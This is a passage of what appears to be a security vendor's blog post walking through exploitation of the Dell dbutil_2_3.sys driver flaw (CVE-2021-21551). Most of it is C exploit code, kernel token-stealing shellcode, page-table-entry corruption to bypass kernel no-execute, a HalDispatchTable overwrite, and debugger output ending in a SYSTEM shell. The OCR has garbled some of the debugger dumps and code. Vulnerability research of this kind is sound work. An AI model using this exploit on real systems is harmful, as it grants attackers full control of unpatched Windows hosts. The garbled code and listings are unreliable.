fffff805`4c4552f2 7409	je	dbutil 2 3+0x52fd (fffff805`4c4552fd)	
fffff805`4c4552f4 488bd1	mov	rdx, rcx	
fffff805`4c4552f7 498d4918	lea	rcx, [r9+18h]	
fffff805`4c4552fb eb04	jmp	dbutil 2 3+0x5301 (fffff805`4c455301)	
fffff805`4c4552fd 498d5118	lea	rdx, [r9+18h]	
fffff805`4c455301 e88ac4ffff	call	dbutil 2 3+0x1790 (fffff805`4c451790)	
FFFFFORE A-AFEDOR ADDLOL			

Command X		
0: kd> u rip L1 dbutil_2_3+0x52f4:		
fffff805`4c4552f4 488bd1 0: kd> t	mov	rdx,rcx
dbutil_2_3+0x52f7:		
fffff805`4c4552f7 498d4918	lea	rcx,[r9+18h]
0: kd> r rdx		
rdx=fffff7800000000		
0: kd>		


Per the <u>\_\_fastcall</u> calling convention, <u>KUSER\_SHARED\_DATA</u>, our target address to read from, will be used as the second argument for the call to <u>memmove</u>. Since <u>memmove</u> accepts two pointers to a memory address, this means that this address in RCX will be where the buffer is written to and the address in RDX, which is a controlled value to be read from, will be dereferenced first and then its contents copied to the address currently in RCX, which will be returned in the output buffer parameter of <u>DeviceIoControl</u>.



After the call to memmove, the return value is set to the dereferenced contents of KUSER\_SHARED\_DATA.

Disassembly $ imes$				₹
Address: @\$scopeip			✓ Follow current instruction	
TTTTT805 4C451/ee	/414	је	 UDULI1_2_3+0X1804 (TTTTT805 4C451804)	
fffff805`4c4517f0	488b040a	mov	rax, qword ptr [rdx+rcx]	
fffff805`4c4517f4	488901	mov	qword ptr [rcx], rax	
fffff805`4c4517f7	4883c108	add	rcx, 8	
fffff805`4c4517fb	49ffc9	dec	r9	
fffff805`4c4517fe	75f0	jne	dbutil 2 3+0x17f0 (fffff805`4c4517f0)	
fffff805`4c451800	4983e007	and	r8, 7	
fffff805`4c451804	4d85c0	test	r8, r8	
fffff805`4c451807	7507	jne	dbutil 2 3+0x1810 (fffff805`4c451810)	
fffff805`4c451809	498bc3	mov	rax, r11	
fffff805`4c45180c	c3	ret		
fffff805`4c45180d	666690	xchg	ax, ax	
fffff805`4c451810	8a040a	mov	al, byte ptr [rdx+rcx]	
fffff805`4c451813	8801	mov	byte ptr [rcx], al	
fffff805`4c451815	48ffc1	inc	rcx	
fffff805`4c451818	49ffc8	dec	r8	
fffff805`4c45181b	75f3	jne	dbutil_2_3+0x1810 (fffff805`4c451810)	
fffff805`4c45181d	498bc3	mov	rax, r11	
fffff805`4c451820	c3	ret		<b>–</b>
A_A_A_A_A_A_A_A_A_A_A_A_A_A_A_A_A	~~~~~			
Command $\times$				₹
1: kd≻ t				
dbutil_2_3+0x180c:				
fffff805`4c45180c	c3	ret		
1: kd≻ dqs rax L1				
ffff930b`6d4f0858	0fa00000`00000	9000		

This results in a successful read primitive!



With a read/write primitive in hand, exploitation can be achieved in multiple fashions. We will take a look at a method that involves hijacking the control flow of the driver's execution and corrupting page table entries to achieve code execution.

### Exploitation

The goal for exploitation is as follows:

- 1. Locate the base of the page table entries
- 2. Calculate where the page table entry for the memory page where the shellcode resides and extract the PTE memory property bits
- 3. Write shellcode, which will copy the **TOKEN** member from the **SYSTEM EPROCESS** object to the exploit process, somewhere that is writable in the driver's virtual address space
- 4. Corrupt the page table entry to make the shellcode page RWX and bypassing kernel no-eXecute (DEP)
- 5. Overwrite [nt!HalDispatchTable+0x8] and invoke ntdll!NtQueryIntervalProfile, which will execute [nt!HalDispatchTable+0x8]
- 6. Immediately restore [nt!HalDispatchTable+0x8] in an attempt to avoid Kernel Patch Protection, or KPP, which monitors the integrity of dispatch tables at certain intervals.

### 1. Locate the base of the page table entries

Looking for a writable code cave in kernel mode that can be reliably written to, the .data section of dbutil\_2\_3.sys , which is already writable, presents a viable option.

Command X
1: kd> !dh dbutil_2_3 -s
SECTION HEADER #1
CBE virtual size
1000 virtual address E00 size of raw data
400 file pointer to raw data
0 file pointer to relocation table
0 file pointer to line numbers 0 number of relocations
0 number of line numbers
68000020 flags
Code Not Paged
(no align specified)
Execute Read
SECTION HEADER #2
.rdata name
1DC virtual size
200 size of raw data
1200 file pointer to raw data 0 file pointer to relocation table
0 file pointer to line numbers
0 number of relocations
0 number of line numbers 48000040 flags
Initialized Data
Not Paged (no align specified)
Read Only
Debug Directories(1)
Type Size Address Pointer
cv 8f 20ac 12ac Format: RSDS, guid, 1, c:\data\work\tools\_efitools\trunk\ringzeroacces:
SECTION HEADER #3
.data name
170 virtual size 3000 virtual address
200 size of raw data
1400 file pointer to raw data 0 file pointer to relocation table
1: kd>
Command X
1: kd> dqs dbutil_2_3+0x3000 L10
fffff805`4c453000 00000100`00000000
fffff805`4c453008 0000000`00000000 fffff805`4c453010 0000000`00000000
fffff805`4c453018 00000000`00000000
fffff805`4c453020 0000000`00000000 fffff805`4c453028 0000000`00000000
fffff805`4c453030_0000000`00000000
fffff805`4c453038 00000000`00000000
fffff805`4c453040 0000000`00000000 fffff805`4c453048 0000000`00000000
fffff805`4c453050 00000000`00000000
fffff805`4c453058 0000000`00000000 fffff805`4c453058 00000000`00000000

The aforementioned shellcode is approximately 9 QWORDs, so this is a viable code cave in terms of size.

The shellcode will be written starting at .data+0x10 . Since this has been decided and since this address space resides within the driver's virtual address space, it is trivial to add a routine to the exploit that can retrieve the load address of the kernel, for page table entry (PTE) indexing calculations, and the base address of dbuti1\_2\_3.sys , from a medium integrity process.

```
// Obtain the kernel base and driver base
unsigned long long kernelBase(char name[])
    // Defining EnumDeviceDrivers() and GetDeviceDriverBaseNameA() parameters
   LPVOID lpImageBase[1024];
   DWORD lpcbNeeded;
   int drivers;
    char lpFileName[1024];
   unsigned long long imageBase;
    BOOL baseofDrivers = EnumDeviceDrivers(
        lpImageBase,
        sizeof(lpImageBase),
       &lpcbNeeded
   if (!baseofDrivers)
        printf("[-] Error! Unable to invoke EnumDeviceDrivers(). Error: %d\n", GetLastError());
        exit(1);
    drivers = lpcbNeeded / sizeof(lpImageBase[0]);
    for (int i = 0; i < drivers; i++)</pre>
        GetDeviceDriverBaseNameA(
           lpImageBase[i],
            lpFileName,
            sizeof(lpFileName) / sizeof(char)
        // Keep looping, until found, to find user supplied driver base address
        if (!strcmp(name, lpFileName))
            imageBase = (unsigned long long)lpImageBase[i];
            break;
    return imageBase;
```

```
// Store the base of the kernel
unsigned long long baseofKernel = kernelBase("ntoskrnl.exe");
// Storing the base of the driver
unsigned long long driverBase = kernelBase("dbutil_2_3.sys");
// Print updates
printf("[+] Base address of ntoskrnl.exe: 0x%llx\n", baseofKernel);
printf("[+] Base address of dbutil_2_3.sys: 0x%llx\n", driverBase);
```

Since the location the shellcode will be to written to is at an offset of 0x3000 (the offset to .data ) + 0x10 (the offset to code cave) from the base address of dbutil\_2\_3.sys, we can locate the page table entry for this memory address, which already is a kernel-mode page and is writable. In order to perform the calculations to locate the page table entry we first need to bypass page table randomization, a mitigation of Windows 10 after 1607.


This is because we need the base of the page table entries in order to locate the PTE for a specific page in memory (the page table entries are an array of virtual addresses for our purposes). The Windows API function <a href="https://www.migetPteAddress">https://www.migetPteAddress</a> , at an offset of 0x13, contains, dynamically, the base of the page table entries as this kernel-mode function is leveraged to fetch the PTE of a given page.

The read primitive can be used to locate the base of the page table entries (note the offset to nt!MiGetPteAddress will change on a per-patch basis).

```
unsigned long long ntmigetpteAddress = baseofKernel + 0xbafbb;
HANDLE driverHandle = CreateFileA(
    "\\\\.\\DBUtil_2_3"
   FILE_SHARE_DELETE | FILE_SHARE_READ | FILE_SHARE_WRITE,
   0x0,
   OPEN_EXISTING,
   0x0.
   NULL
if (driverHandle == INVALID_HANDLE_VALUE)
    printf("[-] Error! Unable to obtain a handle to the driver. Error: 0x%lx\n", GetLastError());
   exit(-1);
    printf("[+] Successfully obtained a handle to the driver. Handle value: 0x%llx\n", (unsigned long long)driverHandle);
   unsigned long long inBuf1[4];
    unsigned long long one1 = 0x4141414141414141;
   unsigned long long two1 = ntmigetpteAddress;
   unsigned long long three1 = 0x000000000000000;
   unsigned long long four1 = 0x000000000000000;
   inBuf1[0] = one1;
   inBuf1[1] = two1;
inBuf1[2] = three1;
    inBuf1[3] = four1;
```

# 2. Calculate where the page table entry for the memory page where the shellcode resides and extract the PTE memory property bits

Then, it's possible to replicate what **nt!MiGetPteAddress** does in order to fetch the correct PTE from the PTE array for the page the shellcode resides in, programmatically.



This can also be verified in WinDbg.

Command	×							Ŧ
0: kd≻ u	nt!MiG	<u>etPt</u> eAddres	s					
nt!MiGetF	PteAddr	ess:						
		a8 48c1e909		rcx,9				
			ffff7f000000 mc	ov rax,7FFFFF	FFF8h			
fffff805`			and	rcx,rax				
fffff805`	4d160f	b9 48b80000	0000008effff mo	ov rax,0FFFF8	3E0000000000h			
fffff805`	4d160f	c3 4803c1	add	rax,rcx				
fffff805`			ret					
fffff805`			int	3				
fffff805`			int	3				
			ess+0x13 L1					
fffff805`	4d160f	bb ffff8e0	0`0000000					
•								▶
								<u>ت</u>
0: kd>								
Command	×							Ŧ
			000					
1: Ka> !f	pte abu	til_2_3+0x3	000					<b></b>
PXE at FF	EEEOEAT	22010590	PPE at FFFF8E4	VA ffff80		4725015210	PTE at FFFF8E7C02A62298	
							contains 890000007CDDB863	
pfn 1088		DAKWEV			pfn 25f23			
h111 1088		DAKWEV	pin 1089	DAKWEV	prii 25723	DAKWEV		

We can then use the read primitive again in order to preserve what the PTE address points to, which is a set of bits which set properties and permissions of the page. These will be corrupted later.

```
unsigned long long inBuf2[4];
unsigned long long one2 = 0x4141414141414141;
unsigned long long two2 = shellcodePte;
 unsigned long long three2 = 0x0000000000000000;
unsigned long long four2 = 0x000000000000000;
inBuf2[0] = one2;
 inBuf2[1] = two2;
 inBuf2[2] = three2;
inBuf2[3] = four2;
 // Parameter for DeviceIoControl
DWORD bytesReturned2 = 0;
BOOL interact1 = DeviceIoControl(
    driverHandle,
    IOCTL READ CODE,
    &inBuf2,
     sizeof(inBuf2),
    &inBuf2,
    sizeof(inBuf2),
    &bytesReturned2,
    NULL
if (!interact1)
     printf("[-] Error! Unable to interact with the driver. Error: 0x%lx\n", GetLastError());
     exit(-1);
 }
else
    unsigned long long pteBits = inBuf2[3];
    printf("[+] PTE bits for the shellcode page: %p\n", pteBits);
C:\Users\ANON\Desktop>exploit.exe
[+] Base address of ntoskrnl.exe: 0xfffff8054d0a6000
[+] Base address of dbutil_2_3.sys: 0xfffff8054c450000
[+] Successfully obtained a handle to the driver. Handle value: 0x8c
[+] Base of the PTEs: 0xffff8e000000000
[+] PTE of the .data page the shellcode is located at in dbutil_2_3.sys: 0xffff8e7c02a62298
[+] PTE bits for the shellcode page: 89000007CDDB863
```

This can also be verified in WinDbg.

Command $ imes$				₹
1: kd> !pte dbutil_2_3+0x3	000			
	VA ffff80	)54c453000		
PXE at FFFF8E472391CF80	PPE at FFFF8E47239F00A8	PDE at FFFF8E473E015310	PTE at FFFF8E7C02A62298	
contains 0000000001088063	contains 0000000001089063	contains 0A00000025F23863	contains 89000007CDDB863	
pfn 1088DAKWEV	pfn 1089DAKWEV	pfn 25f23DAKWEV	pfn 7cddbDAKW-V	

# 3. Write shellcode, which will copy the TOKEN value from the SYSTEM EPROCESS object to the exploit process, somewhere that is writable in the driver's virtual address space

The next step is to write the shellcode to  $.data+0\times10$  ( $dbutil_2_3+0\times3010$ ). This can be done by writing the following nine QWORDs to kernel mode using the write primitive.

```
; Windows 10 1903 x64 Token Stealing Payload
    [BITS 64]
    start:
       mov rax, [gs:0x188] ; Current thread (_KTHREAD)
mov rax, [rax + 0xb8] ; Current process (_EPROCESS)
                                  ; Copy current process (_EPROCESS) to rbx
                                   ; Loop until SYSTEM PID is found
                                  ; Clear out EX FAST REF RefCnt
                                  ; set NTSTATUS STATUS SUCCESS
// One QWORD arbitrary write
// Shellcode is 67 bytes (67/8 = 9 unsigned long longs)
unsigned long long shellcode1 = 0x00018825048B4865;
unsigned long long shellcode2 = 0x000000B8808B4800;
unsigned long long shellcode3 = 0x02F09B8B48C38948;
unsigned long long shellcode4 = 0x0002F0EB81480000;
unsigned long long shellcode5 = 0x000002E88B8B4800;
unsigned long long shellcode6 = 0x8B48E57504F98348;
unsigned long long shellcode7 = 0xF0E180000003608B;
unsigned long long shellcode8 = 0x4800000360888948;
unsigned long long shellcode9 = 0x0000000000C3C031;
```


After leveraging the arbitrary write primitive, the shellcode is written to the .data section of dbutil\_2\_3.sys .

Command X	₹
0: kd> uf dbutil_2_3+0x3010	
dbutil_2_3+0x3010: fffff805`4c453010 65488b042588010000 md	ov rax,qword ptr gs:[188h]
fffff805`4c453019 488b80b8000000 mov	rax,qword ptr [rax+0B8h]
fffff805`4c453020_4889c3 mov	rbx,rax
dbutil_2_3+0x3023:	
fffff805`4c453023 488b9bf0020000 mov fffff805`4c45302a 4881ebf0020000 sub	rbx,qword ptr [rbx+2F0h] rbx,2F0h
fffff805`4c453031 488b8be8020000 mov	rcx,qword ptr [rbx+2E8h]
fffff805`4c453038_4883f904	rcx,4
fffff805`4c45303c 75e5 jne	dbutil_2_3+0x3023 (fffff805`4c453023) <u>Branch</u>
dbutil_2_3+0x303e:	
fffff805`4c45303e 488b8b60030000 mov fffff805`4c453045 80e1f0 and	rcx,qword ptr [rbx+360h] cl,0F0h
fffff805`4c453048 48898860030000 mov	qword ptr [rax+360h],rcx
fffff805`4c45304f 4831c0 xor fffff805`4c453052 c3 ret	rax,rax
0: kd>	

The above shellcode will programmatically perform a call to nt!PsGetCurrentProcess to locate the current process' EPROCESS object, which would be the exploiting process. The shellcode then accesses the ActiveProcessLinks member of the EPROCESS object in order to walk the doubly-linked list of active EPROCESS objects until the EPROCESS object for the SYSTEM process, which has a static PID of 4, is identified. When this is found, the shellcode will then copy the TOKEN member of the SYSTEM process' EPROCESS object over the current unprivileged token of the exploiting process, essentially granting the process triggering the exploit and any subsequent processes launched from the exploit process full kernel-mode privileges, allowing for full administrative access to the OS.

# 4. Corrupt the page table entry to make the shellcode page RWX and bypassing kernel no-eXecute (DEP)


Now that the shellcode is in kernel mode, we need to make it executable, since the .data section is read/write only. Since we have the PTE bits already stored, we can clear the no-eXecute bit and leverage the arbitrary write primitive to overwrite the current PTE and corrupt it to make the page read/write/execute (RWX).



### 5. Overwrite [nt!HalDispatchTable+0x8] and invoke ntdll!NtQueryIntervalProfile, which will execute [nt!HalDispatchTable+0x8]

The shellcode now resides in a kernel-mode page which is RWX. The last step is to trigger a call to this address. One option is to potentially identify a function pointer within the driver itself, as it does not contain any control-flow checking. However, we can also use a very well documented "system wide" method to trigger the shellcode's execution, which would be to overwrite [nt!HalDispatchTable+0x8] and call ntdll!NtQueryIntervalProfile. This function call would eventually trigger a call to [nt!HalDispatchTable+0x8], executing our shellcode.

Before overwriting [nt!HalDispatchTable+0x8], it is best practice to use the read primitive to preserve the current pointer so we can restore it back after executing our shellcode to ensure system stability, as the Hardware Abstraction Layer is very important on Windows and the dispatch table is referenced regularly. Additionally, Kernel Patch Protection performs checks on dispatch tables, meaning we will want to try to restore everything as quickly as possible.



After preserving [nt!HalDispatchTable+0x8] the write primitive can be used to overwrite [nt!HalDispatchTable+0x8] with a pointer to our shellcode, which resides in kernel mode memory.

```
/ Leveraging arbitrary write primitive to overwrite nt!HalDispatchTable+0x8
unsigned long long inBuf15[4];
unsigned long long one15 = 0x4141414141414141;
unsigned long long two15 = halDispatch;
unsigned long long three15 = 0x000000000000000;
unsigned long long four15 = shellcodeLocation;
inBuf15[0] = one15;
inBuf15[1] = two15;
inBuf15[2] = three15;
inBuf15[3] = four15;
// Interact with the driver
DWORD bytesReturned15 = 0;
BOOL interact14 = DeviceIoControl(
   driverHandle,
   IOCTL_WRITE_CODE,
   &inBuf15,
    sizeof(inBuf15),
    &inBuf15,
    sizeof(inBuf15),
    &bytesReturned15,
    NULL
if (!interact14)
    printf("[-] Error! Unable to interact with the driver. Error: 0x%lx\n", GetLastError());
    printf("[+] Successfully overwrote the pointer at nt!HalDispatchTable+0x8!\n");
```

At this point, if we invoke [nt!HalDispatchTable+0x8], we will be calling our shellcode! The last step here, besides restoring [nt!HalDispatchTable+0x8], is to resolve ntdll!NtQueryIntervalProfile, which eventually performs a call to [nt!HalDispatchTable+0x8].

```
#include <stdio.h>
#include <Windows.h>
#include <Psapi.h>
// Vulnerable IOCTL
#define IOCTL_WRITE_CODE 0x9B0C1EC8
#define IOCTL_READ_CODE 0x9B0C1EC4
// Prepping call to nt!NtQueryIntervalProfile
typedef NTSTATUS(WINAPI* NtQueryIntervalProfile_t)(IN ULONG ProfileSource, OUT PULONG Interval);
```

# 6. Immediately restore [nt!HalDispatchTable+0x8] in an attempt to avoid Kernel Patch Protection, or KPP, which monitors the integrity of dispatch tables at certain intervals.

The exploit is then finished by adding in a routine to restore [nt!HalDispatchTable+0x8].

```
unsigned long long inBuf16[4];
unsigned long long one16 = 0x4141414141414141;
unsigned long long two16 = halDispatch;
unsigned long long three16 = 0x000000000000000;
unsigned long long four16 = preservedHal;
inBuf16[0] = one16;
inBuf16[1] = two16;
inBuf16[2] = three16;
inBuf16[3] = four16;
DWORD bytesReturned16 = 0;
BOOL interact15 = DeviceIoControl(
   driverHandle,
   IOCTL_WRITE_CODE,
   &inBuf16,
   sizeof(inBuf16),
   &inBuf16,
    sizeof(inBuf16),
   &bytesReturned16,
   NULL
if (!interact15)
   printf("[-] Error! Unable to interact with the driver. Error: 0x%lx\n", GetLastError());
else
   printf("[+] Successfully restored the pointer at nt!HalDispatchTable+0x8!\n");
   printf("[+] Enjoy the NT AUTHORITY\\SYSTEM shell!\n");
   // Spawning an NT AUTHORITY\SYSTEM shell
    system("cmd.exe /c cmd.exe /K cd C:\\");
```

Stepping through a few instructions inside of nt!KeQueryIntervalProfile, after the call
to ntdll!NtQueryIntervalProfile, we can see that we are not directly calling
[nt!HalDispatchTable+0x8], but we are calling nt!guard\_dispatch\_icall. This is
part of KCFG, or Kernel Control-Flow Guard, which validates indirect function calls (e.g.
calling a function pointer).

isassembly X					
ddress: @\$scopeip		☑ Follow current instruction			
fffff805`4d7980a3 cc nt!KeOueryIntervalProfile:	int				
fffff805`4d7980a4_4c8bdc	mov	r11, rsp			
fffff805`4d7980a7 4883ec58	sub	rsp, 58h			
fffff805`4d7980ab 33c0	xor	eax, eax			
fffff805`4d7980ad 498943d8	mov	qword ptr [r11-28h], rax			
fffff805`4d7980b1 498943e0	mov	qword ptr [r11-20h], rax			
fffff805`4d7980b5 498943e8	mov	qword ptr [r11-18h], rax			
fffff805`4d7980b9 83f901	cmp	ecx, 1			
ffff805`4d7980bc 7434	je	ntlKeQueryIntervalProfile+0x4e (fffff805'Ad7980f2)			
ffff805`4d7980be 488b059351d3ff ffff805`4d7980c5 4d8d4b08	mov lea	<pre>rax, qword ptr [nt!HalDispatchTable+0x8 (fffff805`4d4cd258)] ds:002b:fffff805`4d4cd258+ fffff8054c453010 r0. [n11.9]</pre>			
FFFFF805 407980C5 40804008 FFFFF805`4d7980c9 ba18000000		r9, [r11+8]			
fffff805`4d7980c9 ba18000000 fffff805`4d7980ce 894c2430	mov mov	edx, 18h dword ptr [rsp+30h], ecx			
fffff805`4d7980C2 4d8d43d8	lea	r8, [r11-28h]			
fffff805`4d7980d6 8d4ae9	lea	ecx, [rdx-17h]			
ffff805`4d7980d9_e8d27aadff	call	eta, [rux-i/n] ntiguard dispatch icall (fffff805`4d26fbb0)			
ffff805`4d7980de 85c0	test	eax, eax			
fffff805`4d7980e0 7818	is	nt!KeQueryIntervalProfile+0x56 (fffff805`4d7980fa)			
ffff805`4d7980e2 807c243400	Cmp	byte ptr [rsp+34h], 0			
ommand X					
l: kd> u rip L1					
nt!KeQueryIntervalProfile+0x1a:					
fffff805`4d7980be 488b059351d3ff	mov rax	,qword ptr [nt!HalDispatchTable+0x8 (fffff805`4d4cd258)]			
L: kd> dqs nt!HalDispatchTable L2					
fffff805`4d4cd250 00000000`000000	94				
fffff805`4d4cd258 fffff805`4c453010 dbutil_2_3+0x3010					
.: kd≻ uf dbutil 2_3+0x3010					
lbutil_2_3+0x3010:					
fffff805`4c453010 65488b0425880100					
ffff805`4c453019 488b80b8000000		,qword ptr [rax+0B8h]			
ffff805`4c453020 4889c3	mov rbx	,rax			
lbutil_2_3+0x3023: ffff805`4c453023 488b9bf0020000	mov shu	,qword ptr [rbx+2F0h]			
ffff805`4c453023 488b9bf0020000 ffff805`4c45302a 4881ebf0020000		,qwora ptr [rbx+2F0N] ,2F0h			
ffff805`4c453031_488b8be8020000		,qword ptr [rbx+2E8h]			
	cmp rcx				
		,- til 2 3+0x3023 (fffff805`4c453023) Branch			
	J				
ibutil_2_3+0x303e:					
		,qword ptr [rbx+360h]			
		9F9h			
		rd ptr [rax+360h],rcx			
		,rax			
	ret				
I					
: kd>					

Clearly, as we can see, the value of [nt!HalDispatchTable+0x8] is pointing to the shellcode, meaning that KCFG should block this activity. The reason why KCFG will not block this attempt at an invalid call target is because KCFG is only enforced when Hyper-V is enabled on the machine and Virtualization-Based Security is active, which isn't the case on the machine we are testing this exploit on. The reason why VBS is needed to enforce KCFG is because if the KCFG bitmap was allocated in the kernel, one more arbitrary write(s) would allow an adversary to make a shellcode page a "valid" target as well, completely bypassing the mitigation.

Since VBS is not enabled we can actually see that all this routine does essentially is bitwise test the target address to confirm it isn't a user-mode address. If it is a user-mode address, this results in a bug check and system crash.

Disassembly $ imes$			
Address: @\$scopeip		Follo	ow current instruction
fffff805`4d26fba4_c3		ret	
fffff805`4d26fba5_e956ffffff		jmp	nt!guard_icall_bugcheck (fffff805`4d26fb00)
fffff805`4d26fbaa cc		int	3
fffff805`4d26fbab_cc		int	3
fffff805`4d26fbac_cc		int	3
fffff805`4d26fbad_cc		int	3
fffff805`4d26fbae cc		int	3
fffff805`4d26fbaf cc		int	3
nt!guard dispatch icall:		Inc	3
fffff805`4d26fbb0_4c8b1da91c3c00		mov	r11, qword ptr [nt!guard icall bitmap (fffff805`4d631860)]
fffff805`4d26fbb7_4885c0		test	
fffff805`4d26fbba 0f8d7a000000			rax, rax
		jge	nt!guard_dispatch_icall+0x8a (fffff805`4d26fc3a)
fffff805`4d26fbc0_4d85db		test	r11, r11
fffff805`4d26fbc3 741c		je	nt!guard_dispatch_icall+0x31 (fffff805`4d26fbe1)
fffff805`4d26fbc5_4c8bd0		mov	r10, rax
fffff805`4d26fbc8 49c1ea09		shr	r10, 9
fffff805`4d26fbcc 4f8b1cd3		mov	r11, qword ptr [r11+r10*8]
fffff805`4d26fbd0 4c8bd0		mov	r10, rax
fffff805`4d26fbd3 49c1ea03		shr	
			<b>&gt;</b>
Command ×			
1: kd≻ r rax			
rax=fffff8054c453010			
1: kd> uf rax			
_dbutil_2_3+0x3010:			
fffff805~4c453010 65488b042588010	000 mov	rax,qword	ptr gs:[188h]
fffff805`4c453019 488b80b8000000	mov	rax, gword	ptr [rax+0B8h]
fffff805`4c453020 4889c3	mov	rbx,rax	
dbutil 2 3+0x3023:			
fffff805`4c453023 488b9bf0020000	mov	rbx.aword	ptr [rbx+2F0h]
fffff805`4c45302a 4881ebf0020000	sub	rbx,2F0h	
fffff805`4c453031_488b8be8020000			ptr [rbx+2E8h]
fffff805`4c453038_4883f904	cmp	rcx,4	
fffff805`4c45303c 75e5	ine		+0x3023 (fffff805`4c453023) <u>Branch</u>
	Jue	ubucii_z_3	
dbutil 2 3+0x303e:			
fffff805`4c45303e_488b8b60030000		new guand	-t- [-hu.260h]
	mov		ptr [rbx+360h]
fffff805`4c453045_80e1f0	and	cl,0F0h	[max 200h] max
	mov		[rax+360h],rcx
fffff805`4c45304f 4831c0	xor	rax,rax	
fffff805`4c453052_c3	ret		
4			
1: kd>			
1. KU/			

After passing the bitwise test, control-flow transfer is handed off to the shellcode.

Address: @\$scopeip		✓ Follow current instruction	
44201010 / 300	Jac		1
fffff805`4d26fbfa e801000000	call	nt!guard_dispatch_icall+0x50 (fffff805`4d26fc00)	
fffff805`4d26fbff cc	int	3	
fffff805`4d26fc00 48890424	mov	qword ptr [rsp], rax	
fffff805`4d26fc04 c3	ret		
fffff805`4d26fc05 65800c255308000001	or	byte ptr gs:[853h], 1	
fffff805`4d26fc0e 65f604255308000002	test	byte ptr gs:[853h], 2	
fffff805`4d26fc17 7505	jne	nt!guard_dispatch_icall+0x6e (fffff805`4d26fc1e)	
fffff805`4d26fc19 e982971800	jmp	nt! guard retpoline exit indirect rax (fffff805 4d3f93a0)	
fffff805`4d26fc1e 0faee8	lfence		
fffff805`4d26fc21 ffe0	jmp	rax {dbutil_2_3+0x3010 (fffff805`4c453010)}	
fffff805`4d26fc23 490fbaf200	btr	r10, 0	
fffff805`4d26fc28 4d0fa3d3	bt	r11, r10	
fffff805`4d26fc2c 730c	jae	nt!guard dispatch icall+0x8a (fffff805`4d26fc3a)	
fffff805`4d26fc2e 4983ca01	or	r10, 1	
fffff805`4d26fc32 4d0fa3d3	bt	r11, r10	
fffff805`4d26fc36 7302	jae	nt!guard dispatch icall+0x8a (fffff805`4d26fc3a)	
fffff805`4d26fc38 eba7	imp	nt!guard_dispatch_icall+0x31 (fffff805`4d26fbe1)	
fffff805`4d26fc3a 488bc8	mov	rcx, rax	

From here, we can see we have successfully obtained NT AUTHORITY\SYSTEM privileges.

C:\Users\ANON\Desktop>whoami
desktop-d2fnf0r\anon
C:\Users\ANON\Desktop>CVE-2021-21551.exe [+] Base address of ntoskrnl.exe: 0xfffff8056ba0b000
[+] Base address of dbutil 2 3.sys: 0xfffff8056e430000
[+] Successfully obtained a handle to the driver. Handle value: 0x8c
[+] Base of the PTES: 0xfff85000000000
[+] PTE of the .data page the shellcode is located at in dbutil 2 3.sys: 0xffff857c02b72198
[+] PTE bits for the shellcode page: 89000007E41F863
[+] Successfully wrote the shellcode to the .data section of dbutil_2_3.sys at address: 0xfffff8056e433010
[+] Corrupted PTE bits for the shellcode page: 090000007E41F863
[+] Successfully corrupted the PTE of the shellcode page! The kernel mode page holding the shellcode should now be RWX!
[+] Preserved nt!HalDispatchTable+0x8 value: 0xfffff8056c5441b0
[+] Successfully overwrote the pointer at nt!HalDispatchTable+0x8!
[+] Located ntdll!NtQueryIntervalProfile at: 0x7ff8b6dbea10
[+] Successfully restored the pointer at nt!HalDispatchTable+0x8!
[+] Enjoy the NT AUTHORITY\SYSTEM shell!
C:\>whoami nt authority\system

### **CrowdStrike Protection**

Falcon can detect and prevent kernel attacks, offering visibility into some of the most commonly and uncommonly used IOCTLs abused in the real world through Additional User-Mode Data (AUMD). This gives Falcon the ability to protect endpoints from the exploitation of vulnerable drivers and from adversaries attempting to exploit this particular Dell driver (CVE-2021-21551) vulnerability using the technique described in this post.

